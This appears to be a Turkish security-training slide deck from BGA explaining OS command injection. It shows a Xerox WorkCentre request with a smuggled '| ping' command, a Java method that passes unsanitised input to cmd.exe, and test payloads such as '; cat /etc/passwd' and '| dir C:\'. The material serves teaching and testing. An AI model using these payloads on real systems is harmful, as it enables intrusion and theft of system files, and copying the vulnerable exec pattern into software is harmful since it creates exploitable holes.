- Yetersiz girdi kontrolü nedeniyle saldırganın hedef web uygulamasını kullanarak işletim sisteminde komutlar çalıştırması OS Commanding olarak adlandırılır.

# OS Commanding - Senaryo



# OS Commanding - Xerox WorkCentre

The screenshot displays the Xerox WorkCentre Pro web interface. At the top, the header includes 'CentreWare Internet Services' and 'XEROX WORKCENTRE PRO'. Navigation tabs for 'Status', 'Jobs', 'Print', 'Scan', 'Properties', and 'Support' are visible. The 'Properties' tab is active, showing a left-hand navigation tree with categories like 'General Setup', 'Connectivity', 'Services', and 'Security'. The 'Description' section on the right contains an 'Identification' box with fields for 'Machine Model' (Xerox WorkCentre Pro), 'Product Code/Serial Number', 'Machine Name', and 'Location'. 'Apply' and 'Undo' buttons are located below the identification fields. The Xerox logo is in the bottom left corner.

CentreWare Internet Services XEROX WORKCENTRE PRO Index | Contents | Help...

Status Jobs Print Scan Properties Support

**Properties**  
Description

- ▶ General Setup
- ▼ Connectivity
  - ▶ Physical Connections
  - ▶ Protocols
- ▼ Services
  - ▶ Printing
  - ▶ Network Scanning
  - ▶ Machine Software
  - ▶ Internet Messaging
  - ▶ Xerox Services
  - ▶ Custom Services
- ▼ Security
  - Authentication Server
  - IP Filtering
  - Audit Log
  - SSL
  - IP Sec
  - Trusted Certificate Authorities

## Description

### Identification

Machine Model: Xerox WorkCentre Pro Multifunction System

Product Code/Serial Number: [REDACTED]

Machine Name: [REDACTED]

Location: [REDACTED]

Apply Undo

XEROX

# OS Commanding - Xerox WorkCentre

```
function=HTTP_IP_Restriction_Update&Protocol=tcp&Action=ACCEPT&Chain=INPUT&Interface=eth0&SourceIP=1.2.3.4&Dport=80&SrcPort=443
```

```
iptables -A -p -i -s -j
```



# OS Commanding - Xerox WorkCentre


```
function=HTTP_IP_Restriction_Update&Protocol=tcp&Action=ACCEPT | ping  
www.webguvenligi.org&Chain=INPUT&Interface=eth0&SourceIP=1.2.3.4&Dport=80&SrcPort=443
```

```
iptables -A -p -i -s -j
```

# OS Commanding

```
public string executeCommand(String hostName) {  
    try {  
        String host = hostName;  
        Runtime rt = Runtime.getRuntime();  
        rt.exec("cmd.exe /C nslookup " + host);  
    }  
    catch(Exception e){  
        e.printStackTrace();  
    }  
}
```

# OS Commanding - İstatistikler



# OS Commanding - Test Teknikleri



```
?id=/bin/ls |
```

```
?id=; cat /etc/passwd
```

```
?id=; cat ../../etc/X11/../../passwd
```

# OS Commanding - Test Teknikleri



```
?id=| dir C:\
```

```
?id=|| dir C:\
```

```
?id= & dir C:\
```

```
?id= && dir C:\
```

# BGA İletişim



**[www.bga.com.tr](http://www.bga.com.tr)**

**[blog.bga.com.tr](http://blog.bga.com.tr)**



**[twitter.com/bgasecurity](https://twitter.com/bgasecurity)**

**[facebook.com/BGAkademisi](https://facebook.com/BGAkademisi)**



**[bilgi@bga.com.tr](mailto:bilgi@bga.com.tr)**

**[egitim@bga.com.tr](mailto:egitim@bga.com.tr)**